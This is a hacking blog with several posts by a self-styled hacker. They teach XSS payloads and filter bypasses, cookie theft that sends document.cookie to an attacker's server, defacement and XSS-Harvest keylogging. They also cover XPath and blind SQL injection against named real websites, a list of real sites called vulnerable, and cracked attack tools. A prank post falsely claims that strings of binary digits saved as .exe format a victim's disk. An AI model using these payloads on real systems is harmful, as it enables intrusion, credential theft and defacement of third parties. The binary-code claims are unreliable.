Showing posts with label Hacking. Show all posts

Monday, January 4, 2016

All about XSS/Cross site scripting!!

Hi,guys.
I am Asman a.k.a Dark Legend or You can call me Darky in Short. :-P
Today I am gonna telll you about XSS/CSS also known as Cross site scripting.

So Lets start. :-)

Intro:
 It is a very common vulnerability found in Web Applications, 'XSS' allows the attacker to insert malicous code, There are many types of XSS attacks, I will mention some of them which most used. This kind of vulnerability allows an "attacker" to inject some code into the applications affected in order to bypass access to the website or to apply "phishing" on falls users.
This technique is also used for website Hacking..

  
Types of XSS:
There are actually three types of Cross-Site Scripting, commonly named as:
        1.Non-persistent XSS 
        2.Persistent XSS 
        3.DOM-Based XSS


Non-Persistent : The non-persistent XSS are actually the most commons vulnerabilities that can be found on the Net. It's commonly named as "non-persistent" because it works on an immediate HTTP response from the victim website: it show up when the webpage get the data provided by the attacker's client to automatically generate a result page for the attackers himself. Standing on this the attacker could provide some malicious code and try to make the server execute it in order to obtain some result.

The most common applying of this kind of vulnerability is in Search engines in website: the attacker writes some arbitrary HTML code in the search textbox and, if the website
is vulnerable, the result page will return the result of these HTML entities.


Persistent : The persistent XSS vulnerabilities are similar to the second type (Non-persistent XSS), because both works on a victim site and tries to hack users informations and the difference is that in websites vulnerables to Persistent XSS the attacker doesn't need to
provide the crafted url to the users, because the website itself permits to users to insert fixed data into the system: this is the case for example of "guestbooks". Usually the users uses
that kind of tool to leave messages to the owned
of the website and at a first look it doesn't seems something dangerous, but if an
attacker discover that the system is vulnerable can insert some malicious code in his
message and let ALL visitors to be victim of that.

This works when the tool provided (the guestbook in the example) doesn't do any
check on the content of the inserted message: it just inserts the data provided from
the user into the result page.


DOM-Based : The DOM-Based Cross-Site Scripting allow to an attacker to work not on a victim website but on a victim local machine: the various operative system usually includes "since born" some HTML pages created for differents aims, but as long as the humans do mistakes this HTML pages often can be exploited due to code vulnerabilities.

The DOM-Based XSS exploits these problems on users local machines in this way:
- The attacker creates a well builded malicious website
- The ingenuous user opens that site
- The user has a vulnerable page on his machine
- The attacker's website sends commands to the vulnerable HTML page
- The vulnerable local page execute that commands with the user's privileges
on that machine.
- The attacker easily gain control on the victim computer.


 How to Find XSS Vulnerabilities:-

To start finding these Vulnerabilities you can start checking out Blogs, Forums, Shoutboxes, Comment Boxes, Search Box's, there are too many to mention.

Using 'Google Dorks' to make the finding easyier, Ok if you wanna get cracking,
goto google.com
and type inurl:"search.php?q=" now that is a common page and has alot
of results. Also note that most sites have XSS Vulnerabilities, its just having a good
eye, and some good knowledge on how to bypass there filteration.

Note:There are many dorks for XSS.Try them to find more vulnerable sites. :-)


Basics of XSS:
Well now lets start learning some Actual Methods, the most common used XSS
injection is :

<script>alert("Darky")</script>
now this will alert a popup message, saying "Darky" without quotes.

So,use "search.php?q=" and you can simple try the following on a website with the
same thing,

http://website.com/search.php?q=<script>alert("Darky")</script>

There are good chances of it working, but dont be worried if it dont, just try diffrent sites. You can insert HTML not just javascript :

http://website.com/search.php?q=<br><br><b><u>Darky</u></b>

if you see the bold text on the page and newlines then you knows its vulnerable.


How to Deface a Website using XSS ?
Well now you understand how XSS works, we can explain some simple XSS deface
methods, there are many ways for defacing i will mention some of the best and most used,
the first one being IMG SCR, now for those of you who dont know html, IMG SCR
is a tag, that displays the IMAGE linked to it on the webpage.

<html><body><IMG SRC="http://website.com/yourDefaceIMAGE.png"></body></html>

ok now if you change the link to a valid picture link, and save it and run it you will see what i mean. Right now say you have found a Shoutbox, Comment box, or anything
that shows your data after you submitted it you could insert the following to make the picture display on the page.

<IMG SRC="http://site.com/yourDefaceIMAGE.png">

The other tags are not needed has the page will already have them. Ok it helps to
make your picture big so it stands out and its clear the site got hacked. Another method is using FLASH videos, its the same has the method below but a more stylish deface.

<EMBED SRC="http://site.com/xss.swf"

That will execute the flash video linked to it. Or maybe using a pop or redirection as :
<script>window.open( "http://www.techynhacky.blogspot.com/" )</script>

There are many others ways that you can found using Google or other website.
Here My purpose is to make you understand the concept :-)

  
How to Cookie Stealing using XSS ?
I decided to add this has its the most usefull method of XSS. First learn how to make
cookie logger from here.


How To Make A Cookie Stealer Php script ?
Ok now you have it save it has a .php file and upload to your server, remember to
create the file 'log.txt' too
and chmod it to 777, ok now find a XSS vulnerable website, any attack type will do.
ok now your gonna want to insert this code.

window.location = "http://yourServer.com/cookielogger.php?c="+document.cookie
or
document.location = "http://yourServer.com/cookielogger.php?c="+document.cookie

now when user visits the page that got injected too, they will be sent to the site, and cookie will be stolen
the second one is more stealth. Watch your file now for cookies, then you can hijack there session :D

but now you ask what if my site has not got, this kind of attack, it only shows data once and dont store it. Well lets say we had a page search.php?q= we can use the following code to make a maliouc url from it and maybe hex, base64 encode it so people cant see the code

http://site.com/search.php?q=document.location = "http://yourServer.com/cookielogger.php?c="+document.cookie


How to Bypass Filtration ?
Alot of sites may seem vulnerable but not executing the code, well to solve this read
this. Some common methods to bypass filtration is

')alert('xss');
or
");alert('xss');

that will do the same thing has <script>alert("XSS")</script> on a vulnerable server.
You can also try hexing or base64 encoding your data before you submit, Please note
its bad practice to use alert("XSS") to test for XSS, because some sites block the
keyword "XSS" before so we using "Darky".

Some other ways to bypass filtration
website.com/search.php?q="><script>alert('Darky')</script>
website.com/search.php?q="><script>alert("Darky")</script>
website.com/search.php?q="><script>alert("Darky");</script>
website.com/search.php?q="><script>alert(/Darky");</script>
website.com/search.php?q=//"><script>alert(/Darky/);</script>
website.com/search.php?q=xyz<script>alert(/Darky/);</script>
website.com/search.php?q=xyz"><script>alert(/Darky/);</script>
website.com/search.php?q=xyz"></script><script>alert(/Darky/);</script>
website.com/search.php?q=000"><script></script><script>alert(Darky);</script>
website.com/search.php?q=000xyz</script><script>alert(/Darky/);</script>
website.com/search.php?q=--<script>"></script>alert(/Darky/);</script>
website.com/search.php?q="><img src='javascript:alert('Darky');'>
website.com/search.php?q="><script src='http://virus.js'</script>


Advanced XSS - way to bypass magic quotes filtration:
Ok now we are going to learn about some good techniqes. I have came across many
sites where 'Magic Quotes' is on and therfore rendering some commands useless. Fear not, i have come up with a way using char codes (Decimals), to convert char code to Ascii. The functions to turn CharCodes (Decimals) into ASCII, you can find a complete table here

http://www.asciitable.com/
http://easycalculation.com/

This will help you write what you want, In my examples ill be writing "HOC" this is the following code

72 79 67

Ok now we got the Decimal value of our string, we need to know what function in javascript converts this.

String.fromCharCode()

is suitable for this kinda things, its easy to setup, im gona give it my args below.

String.fromCharCode(72, 79, 67)

Ok now "String.fromCharCode(72, 79, 67)" Is a JAVA (ASCII) way of saying "HOC".
And to use this with alerts etc, you dont need to use quotes, as it acts as a variable.

<script>alert(String.fromCharCode(72, 79, 67))</script>

In my Next Tutorial i Will show you How to make Python Programme to convert ASCII to TEXT and to convert TEXT to ASCII at ease :-D


 New XSS Payloads

text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

<base href="javascript:\"> <a href="//%0aalert(/1/);//">link</a>

javascript:/*--></title></style></textarea></script></xmp><svg/onload='+/"/+/onmouseover=1/+/[*/[]/+alert(1)//'>

Nice CSP & WAF Bypass <meta/content="0;url=data:text/html;base64,PHNjcmlwdD5hbGVydCgxMzM3KTwvc2NyaXB0Pg==
"http-equiv=refresh>

<svg </onload ="1> (_=alert,_(1337)) "">

<img onerror=alert(1) src <u></u> 


XSS-Harvest:-  

Harvesting Cross Site Scripting, Clicks, Keystrokes and Cookies

Even today many of us still do not understand the impact of an exploited XSS vulnerability, and I include the security community in this statement. To summarise, a successfully exploited XSS vulnerability will allow the interception of ALL keystrokes, ALL mouse actions, ALL cookies (unless protected by scope) on ALL pages of the affect domain, regardless of whether or not the vulnerability is “reflected” or “persistent”.XSS-Harvest is multi-threaded pre-forking web server written in Perl, and requires no dependencies other than a couple of common Perl modules; you do not need a web server or database to use this tool.

Functionality of xss-harvest:


* Infection script adds relevant event listeners (keystrokes, onload() and mouse clicks) to the vulnerable page and sets up communication with the XSS-Harvest server.
* Any key entered will be sent covertly to the server.
* Any mouse click performed will be analysed and the data covertly sent to the server.
* Optionally ‘redress’ the vulnerable page to display a different page on the same subdomain – e.g. a login form.
* If redressing the victim’s browser, allow subsequently loaded pages to be also ‘infected’ – assuming they don’t break the same-origin policy (i.e. they’re on the same subdomain).
* Keeps track of victims for the lifetime of the XSS-Harvest cookie (future visits are recognised as a returning victim).
* Each victim has a separate history file containing all events, cookies and keystrokes.
* Server console displays real time data received (due to multi-threaded nature, keystrokes are displayed as ‘.’ characters to avoid confusion).
* Tested in IE6-9 (reflected XSS protection in IE9 will limit exploitation to stored XSS only in most cases), FF5, Chrome and various mobile browsers (Safari and Android). Please let me know your success with other browsers.
* Overcomes browser oddities, such as Internet Explorer throttling requests to the same URL when exfiltrating keystrokes.


How to Exploit XSS with XSS-Harvest?
Identify a page vulnerable to XSS (reflected or persistent will be fine – unless the victim is running IE9 or another plugin such as NoScript).

Understand the markup of the page. You should be looking to insert syntactically correct <script></script> tags in to the source of the vulnerable page. Most attackers will insert something like ‘<script>alert(1)</script>’ at this stage to ensure the page is actually vulnerable.

Start the XSS-Harvest server as root if you wish to bind to a TCP port < 1024 (default port is 80), or as a limited user on a port > 1024 using the -p option. To start the server you must instruct it to listen with the -l option.

Insert the following ‘injection string’ into the vulnerable page:
<script src=”>

This will return the client-side JavaScript to the victim, indicated by the ‘i’ in the URL.
Entice visitors to the infected page (or to follow a link in the case of reflected XSS).
Watch your victims roll in – a new history file will be created for each new victim.
To use of the redress function, start the server with the -r parameter:

./xss-harvest.pl -l -r http://vulnerablepage.local/login.html

Basic dependencies:
HTTP::Server::Simple::CGI, Digest::MD5, Time::Local, Getopt::Std, Net::Server::PreFork

Download XSS-Harvest


--> New:- Advance Scripts To Find XSS Vulnerabilities In Websites.
Just Copy any script and try ..
To Redirect exploit code:
';redirecturl='javascript:alert("XSS")
';redirecturl='http://google.com/'

Now for XSS

Example: www. xyz.com?q=" XSS Script"
  • "/>alert("Xss:Darky")
  • "/></script><script>alert(/XSS :Darky/)</script>

<body onload=alert(1)>
"<body onload="alert('XSS by
Darky')">

"><%2Fstyle<%2Fscript><script>confirm("XSS By
Darky")<%2Fscript>

<body onload=document.getElementById("xsrf").submit()>

<a href="data:text/html;based64_,<svg/onload=\u0061&#x6c;&101%72t(1)>">X</a

<a href="data:text/html;based64_,<svg/onload=\u0061&#x6c;&101%72t(document.cookie)>">X</a

  • http://test.com<script>alert(document.domain)</script>
  • http://test.com<script>alert(document.cookie)</script>

<img src=x onerror=alert(document.domain)>

x"></script><img src=x onerror=alert(1)>

q=" onclick="alert(/XSS/)

"><iframe src='javascript:prompt(/XSS/);'>

<iframe src="http://google.com"></iframe>

"><iframe src=a onload=alert('XSS')<

</script><script>alert(document.cookie)</script>

<xss>alert('xss')</xss>

<iframe src="http://google.com"></iframe>


                                        DOM Based XSS Script
  •       /default.aspx#"><img src=x onerror=prompt('XSS');>
  •       /default.aspx#"><img src=x onerror=prompt('0');>

<img src=x onerror=prompt(1);> by ">

“><img src=x onerror=prompt(0)>.txt.jpg

“><img src=x onerror=alert(document.cookie)>


"><img src=x onerror=prompt(1);>

"><script>alert('XSS')</script>

id=abc"><Script>alert(/xss/)</SCRIPT>


"><img src=" " onMouseover=prompt(/xss/);>

Default.aspx/" onmouseout="confirm(1)'x="


Hope you enjoyed alot :-)

If you Have any Problem commnet below or contact me here My Facebook !!

Thanks :-)


Sunday, December 6, 2015

Auto Login Script by Darky!

Hello!
I am Asman Mirza and Today I will show you something very Intresting!! ;-)

Automatic Facebook Login!

Open Notepad And Paste This!!

set w=wscript.CreateObject("wscript.shell")
w.run "firefox.exe"
wscript.sleep (7000)
w.SendKeys "{F6}"
wscript.sleep (3000)
w.SendKeys " Facebook. Com "
w.SendKeys "{ENTER}"
wscript.sleep (10000)
w.SendKeys "(Your Email Here)"
wscript.sleep (2000)
w.SendKeys "{TAB}"
w.SendKeys "(Your Password Here)"
w.SendKeys "{ENTER}"

Save This As" FacebookLogin.vbs "

Now Run The FacebookLogin.vbs And You Will Be Logged In
The Firefox Directly..

This Can Be Configured For Any
Other Website Also and For any other Browser!

Just Change "Facebook. Com" With The Website Link you want to login like TWITTER,GMAIL,HOTMAIL ect anything you want!!
and also Change Your Email And Password.

And if you want to use other Browser except Firefox then just Change The Browser By Changing " firefox.exe " in the script With your respective Browser like "Chrome.exe" "Opera.exe" "Safari.exe" etc ...

Change Browser and Website as you want but don't forget to save the script as "script.vbs".

Thanks :-)

How To Dump All Data In One Shot In Xpath Injection by Darky!!

Welcome back to TechynHacky!!
I am Asman and Today I will show you How To Dump All Data In One Shot In Xpath Injection.
So Lets starts :-)
Here Is  our Test site!! :)

""http://www.latintourdimensions.com/overview/product_detail.php?id=352""

First Found Xpath Vulnerablity Using

+and+extractvalue()--

Website will  Respond this!

[Incorrect parameter count in the call to native function 'extractvalue']

It means Website Is Vulnerable To XPATH Extractvalue Injection.!!

Okay Now Next Step :-)
Now Lets Find The Database & Version Of Database.
Here we will use this Query!

+Procedure Analyse+(extractvalue(0,concat(0x27,0x426c61436b526f7365,0x3a,@@version,database())),1) -- -

Our Website With Query will look like this!!

http://www.latintourdimensions.com/overview/product_detail.php?id=352+Procedure+Analyse+(extractvalue(0,concat(0x27,0x426c61436b526f7365,0x3a,@@version,database())),1) -- -

Website will responce something like this :-)

[XPATH syntax error: ''BlaCkRose:5.1.54-log:LTD']

In Simple Injection We Can't Extract Database, Version, & Table, Columns, In Single Query

Okay So Now We Need Tables Of Website..
So Here is our next Query!!

+Procedure+Analyse+(extractvalue(0,concat(0x27,(select+substr(group_concat(table_name),10,50)+from+information_schema.tables+where+table_schema=database()))),1)-- -

Using This Query We Can Extract All Tables Of Website From Database.
Website will look like  this with query!!

http://www.latintourdimensions.com/overview/product_detail.php?id=352+Procedure+Analyse+(extractvalue(0,concat(0x27,(select+substr(group_concat(table_name),10,50)+from+information_schema.tables+where+table_schema=database()))),1)-- -

Website Responce

[XPATH syntax error: ''s,AdminLogin,Agencia,Agente,Bro']

Now We Need Columns Of Table AdminLogin,
So Lets Start!!!
Next Query!!

+Procedure+Analyse+(extractvalue(0,concat(0x27,(select+group_concat(column_name)+from+information_schema.columns+where+table_name=TABLE HEX))),1)-- -

[AdminLogin] is a Weak Table In Database,
Okay Now Convert AdminLogin into HEX Format using online tools like!!

hex.online-toolz.com/tools/text-hex-convertor.php

and Yes also if you are Using Hackbar then just  Click On [Encoding > HEX Encoding > String To 00ff00ff]

Type AdminLogin In the PoP-Up Window And Hit Enter!!
and Use Hex Format In Query Like This [0xHEX FORMAT OF THE TABLE]

Website with Query will look like this!!

http://www.latintourdimensions.com/overview/product_detail.php?id=352+Procedure+Analyse+(extractvalue(0,concat(0x27,(select+group_concat(column_name)+from+information_schema.columns+where+table_name=0x41646d696e4c6f67696e))),1)-- -

Website Responding this!!

[XPATH syntax error: ''id,usuario,passw']

[usuario, passw,] are Weak Columns In Table AdminLogin,
So our Next Query will be this!!

+Procedure+Analyse+(extractvalue(0,concat(0x27,(select+group_concat(column1,0x7e,column2)+from+TABLE_NAME))),1)-- -

Now replace!
TABLE_NAME = AdminLogin
COLUMN1 = usuario
COLUMN2 = passw

Now our website with Query will look like this!!

http://www.latintourdimensions.com/overview/product_detail.php?id=352+Procedure+Analyse+(extractvalue(0,concat(0x27,(select+group_concat(usuario,0x7e,passw)+from+AdminLogin))),1)-- -

Website is respondin this!!
XPATH syntax error: ''admin~admin'

Here we got our things!! :-D
and We are Done.. :-P

Thanks for reading and Visiting :-P

Wednesday, November 4, 2015

Code which can Format your Enemy's Pc!

Hello TechynHacky readers! :-)
I'm Asman and Today I will tell you some cool codes using what you easily can Prank someone or take revenge!
This is for Windows OS user!

So Paste the below codes in notepad:
NOTE: You can use anothers application too,Like NOTEPAD++ etc.

0100101100011111001001010101010101

Save the file as

'Any name you want.exe'

When you open it, the hard
disk formats!

You can keep this file in
your school's computer in a
far-off folder.

At first
rename it and send a
shortcut to desktop. Now
hide the original file.
Change the icon of the
shortcut to that of My
computer and rename it as
'My Computer' and delete
the original 'My computer'.
When someone tries to
open it....
BOOOOOOOOM!!!

If you are unable to format
C drive when the victim's
PC is running, then you can
use the following line of
code:

0110011001101111011100100110110101
100000011000110011101001011100
0010000000101111010100010010111101

Save it as 'Any name you want.exe'

It's extremely cool!!!

How about making the
computer not to boot in
the first place??

Then use this code:

0110010001100101011011000010000000
101111010100110010111101010001
0010000001100011001110100101110001
101111011101000010111001101001
0110111001101001

Save it as ''Any name you want.exe'

You will be astounded at
the result when someone
tries to restart the PC!

NOTE : THIS IS JUST FOR
EDUCATIONAL PURPOSE.
So Please don't misuse it.
Do not try this at your own Pc too!

Blind SQL Injection (Full Tutorial)!

Welcome to TechynHacky :-)
Here I am Asman Mirza and Today I will show you SQLi Blind Injecting!

I mostly use ordinary SQL Injection myself but sometimes the "union" command don't work or we don't get a versions name
thats why Blind SQL Injection is important too.

So Lets start :-)

First find out victim site. Blind SQL Injections works often on ordinary SQL Injection vulnerable pages too.

Well our victim in this tut is :
http://www.vul-site.com/index.php?id=3

Testing if our Victims is vulnerable or not:

now we have to test if our victim is vulnerable for Blind SQL Injection.

add this:

    and 1 = 0

example url :
http://www.vul-site.com/index.php?id=3 and 1 = 0

now we should get a error.

¤now add this!

    and 1 = 1

example:
http://www.vul-site.com/index.php?id=3 and 1 = 1

Now we will see the website without a error message. That means that our victim is vulnerable.

Find out MySQL version:

Now you have to add and
SUBSTRING(version(),1,1)=5

if you see the website whitout a error the version is 5.
If you get a error try 4 or 3

Lets do the Injection:

The way to do the injection is a bit different to the ordinary way. We don't search for tables etc we only try to get
the password. First we try to get the first letter of the password. You will need this Asci Table .

use this

and ascii(substring((SELECT password from users limit 0,1),1,1))>70

we get a error the asci is to high lets try some lower value
try

    and ascii(substring((SELECT password from users limit 0,1),1,1))>64

no we don't get a error that means that the asci value is higher then 64
lets try 86

    and ascii(substring((SELECT password from users limit 0,1),1,1))>66

no we get a error .
That means our asci is to high. But we no that we didn't got a error at 85 that means our asci is 65.

Now check 85 in asci table.
65 means "A" that means that the first letter of our password is "A"

now we have to get the second latter.

    and ascii(substring((SELECT password from users limit 0,1),2,1))>80

result : error (to high)

    and ascii(substring((SELECT password from users limit 0,1),2,1))>75

result : no error (to low)

    and ascii(substring((SELECT password from users limit 0,1),2,1))>76

result : error

no we know that the second letter of the password is in asci 75.
Open your asci table and check which latter that is

75 = K

now we know the first two letters of the password : AK

well i think you know now how it works to get the next letters you only have to change : 2,1 into 3,1

example :

first letter : "and ascii(substring((SELECT password from users limit 0,1),1,1))>70"

second lettter : "and ascii(substring((SELECT password from users limit 0,1),2,1))>70"

third letter : "and ascii(substring((SELECT password from users limit 0,1),3,1))>70"

¤¤Thanks for Reading n Visiting :-)

Tuesday, October 27, 2015

How to Print your name on screen Sqli Injection!

Welcome Back to TechynHacky. :-)

I'm Asman and today I'm gonna show you "how to print your name on screen Sqli Injection" some time we need to write your name on screen to show we injected this website. anyway i hope you know about this :D
So lets start :v

Requirements:

1.Hackbar.
2.Vulnerable Website. :-)
3.Basic Knowledge of course :-P

For Example:
Here I have one. :-)

http://www.vul-site.com/events/event-detail.php?id=123

Step 1:
we need to check that the site,we chose vulnerable or not.
To check we need to put ' at the end of the website.
Like This,

http://www.vul-site.com/events/event-detail.php?id=123'

if you got any sqli error its mean this website is vulnerable so we can inject this :)
As we chose a SQLi Vulnerable site so We surely will get error. :-D

But now topic is how to print your name on screen!

Step 2:

now we need to find order number for this using this command [order by 1--+-   ]
Like this--

http://www.vul-site.com/events/event-detail.php?id=123 order by 1--+-  (no error)

http://www.vul-site.com/events/event-detail.php?id=123 order by 2--+-  (no error)

http://www.vul-site.com/events/event-detail.php?id=123 order by 10 (error)

its mean it have 9 orders. :-)

Step 3:

now replace order and go to UNION BASED and select UNION STATEMENT and enter order number.
For ex:

http://www.vul-site.com/events/event-detail.php?id=123 union all select 1,2,3,4,5,6,7,8,9,10 --+-

Now we will get vulnerable table.

Step 4:Suppose table number is 3 .

5. Now in url,replace 3 number and write some html code like this--

<font color="red" size="10"> Injected By 'Därk Légènd' </font>

Now copy this code and replace 'Därk Légènd' with your own cyber name and put it in.
Step 6: Now select all html code and go to => Encoding => HexEncoding => String to 00f00 first option.

when you are converting html code in to hexEncoding then put 0x before html code.

NOTE:
If you are using Phone or something which don't have hackbar.
Then use online tools or App/software to convert your html code to HexCoding. :-)

Step 7: Click Execute then yourname is printed there :-)

Hope you liked this :-)
Thanks for visiting and reading.. :-)

Wednesday, October 21, 2015

Some Sqli vulnerable website For your Practice by Darky!

Today I'm gonna tell you about some SQLi Vulnerable Site!!

Here is The 500+ Fresh SQLi Vulnerable Websites List for Practice.These sites will Help You to increase Your Skills in SQLi. :-)

http://www.smelisting.net/corner_category.php? id=15

http://www.psukhabar.com/ReadArticle.php? id=1128&table=whispers

http://www.psukhabar.com/ReadArticle.php? id=1126&table=whispers

http://www.psukhabar.com/ReadArticle.php? id=1128&table=whispers

http://www.psukhabar.com/ReadArticle.php? id=1126&table=whispers

http://www.sumava-zadov.cz/fotogalerie.php? id=9

http://geca.ac.in/departments/department.php? id=5

http://www.sandeeonline.com/ content_disp.php?id=8&cntid=36 http://deepalichains.com/product.php?id=4

http://infozee.com/tests/gre/prep-classes/ contactgre.php?id=infoedstar@gmail.com

http://www.goaunlimited.com/ display_hotels.php?id=107

http://www.sandeeonline.net/content_disp.php? id=1&cntid=50

http://www.iampl.co.in/welfare-and- celebrations.php?id=4

http://cimsmeerut.com/coursehomelist.php?id=3

http://www.goarealtors.com/rent.php?id=22

http://www.smritiindia.org/news.php?id=1

http://www.afmec.org/profile.php?id=51

http://www.digitalgoa.com/ca_disp.php?id=859

http://www.cimsmeerut.com/ coursehomelist.php?id=4

http://www.sandeeonline.com/ content_disp.php?id=8&cntid=36

http://deepalichains.com/product.php?id=4

http://infozee.com/tests/gre/prep-classes/ contactgre.php?id=infoedstar@gmail.com

http://www.smritiindia.org/news.php?id=6

http://www.goaunlimited.com/ display_hotels.php?id=107

http://www.sandeeonline.net/content_disp.php? id=1&cntid=50

http://www.iampl.co.in/welfare-and- celebrations.php?id=4

http://www.deepalichains.com/collection.php? id=1

http://www.fairwayshipping.co.in/ certification.php?id=3

http://www.fairwayshipping.co.in/ certification.php?id=2

http://www.guardianangel.in/ga/ guardian_angel_contact_profile_disp2.php? id=1442 http://kamaxi.ca/ jobdescription_manpower_recruitment_agency_ canada.php?id=80

http://infozee.com/tests/gre/prep-classes/ contactgre.php?id=infoedstar@gmail.com

http://www.smritiindia.org/news.php?id=6

http://www.goaunlimited.com/ display_hotels.php?id=107

http://www.sandeeonline.net/content_disp.php? id=1&cntid=50

http://www.iampl.co.in/welfare-and- celebrations.php?id=4

http://www.deepalichains.com/collection.php? id=1

http://www.fairwayshipping.co.in/ certification.php?id=3

http://www.fairwayshipping.co.in/ certification.php?id=2

http://www.guardianangel.in/ga/ guardian_angel_contact_profile_disp2.php? id=1442

http://kamaxi.ca/ jobdescription_manpower_recruitment_agency_ canada.php?id=80aaaaaaaaaaaaa

http://gohargroup.in/work-sectors.php?id=23

http://www.gohargroup.in/services.php?id=41

http://www.newcairoportal.com/details.php? id=137

http://www.geca.ac.in/departments/ achivement.php?id=1

http://www.harmanindia.com/products- details.php?id=163&cats=Nail%20Polish%20 Bottle%20Caps

http://www.harmanindia.com/products- details.php?id=163&cats=Nail%20Polish%20 Bottle%20Caps

http://www.strechysimon.cz/zakazka.php?id=5 http://teamaero.pjz.cz/aktuality.php?id=193

http://www.sumava-zadov.cz/fotogalerie.php? id=22

http://www.oldgame.cz/download.php?id=341

http://www.stavebni-prace-plzen.cz/pdf.php? id=9

http://www.strechysimon.cz/zakazka.php?id=27

http://www.sumava-zadov.cz/fotogalerie.php? id=9

http://www.strechysimon.cz/zakazka.php?id=5

http://teamaero.pjz.cz/aktuality.php?id=193

http://waytogonatural.com/product_detail.php? ID=45

http://wtgnatural.com/product_detail.php?ID=41

http://www.mcscom.us/index.php?id=47

http://waytogonatural.com/product_detail.php? ID=60

http://www.eriejeeppeople.com/ejpforums/ index.php?showtopic=13404 http://www.pennapalsa.org/wp-content/plugins/ download-monitor/download.php?id=23 1

http://kosh.erichshall.com/forum/index.php? topic=114.0

http://lizzieandrewborden.com/LBForum/ viewtopic.php?t=5320

http://dnb.drajv.si/index.php?topic=112.0

http://www.coulterwatch.com/slander.html

http://www.byyourcommand.net/cylonforum/ viewtopic.php?f=18&t=1197

http://www.mcscom.us/index.php?id=18

http://waytogonatural.com/product_detail.php? ID=45

http://wtgnatural.com/product_detail.php?ID=41

http://www.mcscom.us/index.php?id=47 http://waytogonatural.com/product_detail.php? ID=60

http://www.eriejeeppeople.com/ejpforums/ index.php?showtopic=13404

http://www.pennapalsa.org/wp-content/plugins/ download-monitor/download.php?id=23 1

http://kosh.erichshall.com/forum/index.php? topic=114.0

http://lizzieandrewborden.com/LBForum/ viewtopic.php?t=5320

http://dnb.drajv.si/index.php?topic=112.0

http://www.coulterwatch.com/slander.html

http://www.byyourcommand.net/cylonforum/ viewtopic.php?f=18&t=1197

http://waytogonatural.com/product_detail.php? ID=60

http://www.eriejeeppeople.com/ejpforums/ index.php?showtopic=13404

http://www.pennapalsa.org/wp-content/plugins/ download-monitor/download.php?id=23 1

http://kosh.erichshall.com/forum/index.php? topic=114.0

http://lizzieandrewborden.com/LBForum/ viewtopic.php?t=5320

http://dnb.drajv.si/index.php?topic=112.0

http://www.coulterwatch.com/slander.html

http://www.byyourcommand.net/cylonforum/ viewtopic.php?f=18&t=1197

http://www.rajahmundry.co.in/videoplay.php? id=3

http://www.ontimeengineeringenterprises.com/ singleproduct.php?id=1

http://www.rajahmundry.co.in/viewgallery.php? id=118

http://atspromoters.com/project.php?id=5

http://atspromoters.com/project.php?id=5

http://atspromoters.com/project.php?id=5

http://person.org.in/page.php?id=7:privacy- policy http://atspromoters.com/project.php?id=1

http://atspromoters.com/project.php?id=1

http://atspromoters.com/project.php?id=1

http://www.blackkingdom.in/ software_details.php?id=1

http://www.rajahmundry.co.in/videoplay.php? id=3

http://www.ontimeengineeringenterprises.com/ singleproduct.php?id=1

http://www.rajahmundry.co.in/viewgallery.php? id=118

http://atspromoters.com/project.php?id=5

http://atspromoters.com/project.php?id=5

http://atspromoters.com/project.php?id=5

http://person.org.in/page.php?id=7:privacy- policy

http://atspromoters.com/project.php?id=1

http://atspromoters.com/project.php?id=1

http://atspromoters.com/project.php?id=1

http://www.blackkingdom.in/ software_details.php?id=1

;-) enjoy :-)
Hacking with 'Därk Légènd' :-)

Monday, October 19, 2015

Download Acunetix Web Vulnerability Scanner For Professional!!

Acunetix Web Vulnerability Scanner provides a comprehensive environment to automatically scan a website for vulnerabilities.
It scans the web application as well as the web server.
Once Acunetix identifies the vulnerabilities in the website, you can go ahead and exploit it manually or use any of the other tools in this list.

Acunetix is however, a paid software, but if you are resourceful,you will know where to get it for free.

DOWNLOAD IT FROM HERE☜

After Sucessfully vist ti Acunetix Websir subscribe with your Email And Start Downloading!! :-)

NOTE:
If you Do not subscribed with your own Email Then You Are Not Able to download Acunetix vulnerable software.

Thanks For Reading :-)

For any kinda help contact me or comment below!! :-)

Download Havij v 1.15 Pro | Advanced Automated SQL Injection + license by Asman Mirza

----------How to Use!----------

This tool is for exploiting SQL Injection bugs in web application.
For using this tool you should know a little about SQL Injections.
Enter target url and select http method then click Analyze.

Note: Try to url be valid input that returns a normal page not a 404 or error page.

---------;What's New?----------

Version 1.15
2011/06/08 -Webknight WAF bypass added.
-Bypassing mod_security made better
-Unicode support added
-A new method for tables/columns extraction in mssql
-Continuing previous tables/columns extraction made available
-Custom replacement added to the settings
-Default injection value added to the settings (when using %Inject_Here%)
-Table and column prefix added for blind injections
-Custom table and column list added.
-Custom time out added.
-A new md5 cracker site added
-bugfix: a bug releating to SELECT command
-bugfix: finding string column
-bugfix: getting multi column data in mssql
-bugfix: finding mysql column count
-bugfix: wrong syntax in injection string type in MsAccess
-bugfix: false positive results was removed
-bugfix: data extraction in url
-encoded pages
-bugfix: loading saved projects
-bugfix: some errors in data extraction in mssql fixed.
-bugfix: a bug in MsAccess when guessing tables and columns
-bugfix: a bug when using proxy
-bugfix: enabling remote desktop bug in windows server 2008 (thanks to pegasus315)
-bugfix: false positive in finding columns count
-bugfix: when mssql error based method failed
-bugfix: a bug in saving data
-bugfix: Oracle and PostgreSQL detection

----------Instructions---------

1.Run Havij.exe

2. Once it opens you will see register..

3. Click Register Make sure you are connected to the internet

4. Under Name: You write: Cracked@By.Exidous

5. Under File: You select the folder where you are currently running the Havij program from and select Havij Key

6. Done!!! :-)

!!DOWNLOAH FROM HERE!!

Wednesday, November 12, 2014

How to Trace Any IP Address!!!

How to Trace any IP AddressIn my earlier post, I had discussed about How to find the IP address of a remote computer. After you obtain this IP address, it is necessary to trace it back to the source. So, in this post I will show you how to trace any IP address back to its source.

How to Trace the IP Address Back to the Source?

In fact, tracing an IP address back to its location is a lot simpler than what many people imagine. There exists many online tools using which you can accomplish this job. One of my favorite site is IP2Location.com.
Just go to http://www.ip2location.com/demo.aspx and enter the IP address that you want to trace in the dialog box and click on “Find Location”‘. With just a click of a button you can find the following information for any given IP address:
  • Country in which the IP is located
  • City to which the IP address belongs to
  • Latitude/Longitude of the IP’s location
  • Zip Code of the region to which the IP belongs to
  • Time Zone associated with the IP
  • Name of the ISP to which the IP address belong to
  • Internet Speed of the computer associated with the IP
  • Weather Station associated with the region of the IP
  • Domain name associated with the IP address
A sample snapshot of the results from ip2location.com is given below:
ip2location_results 
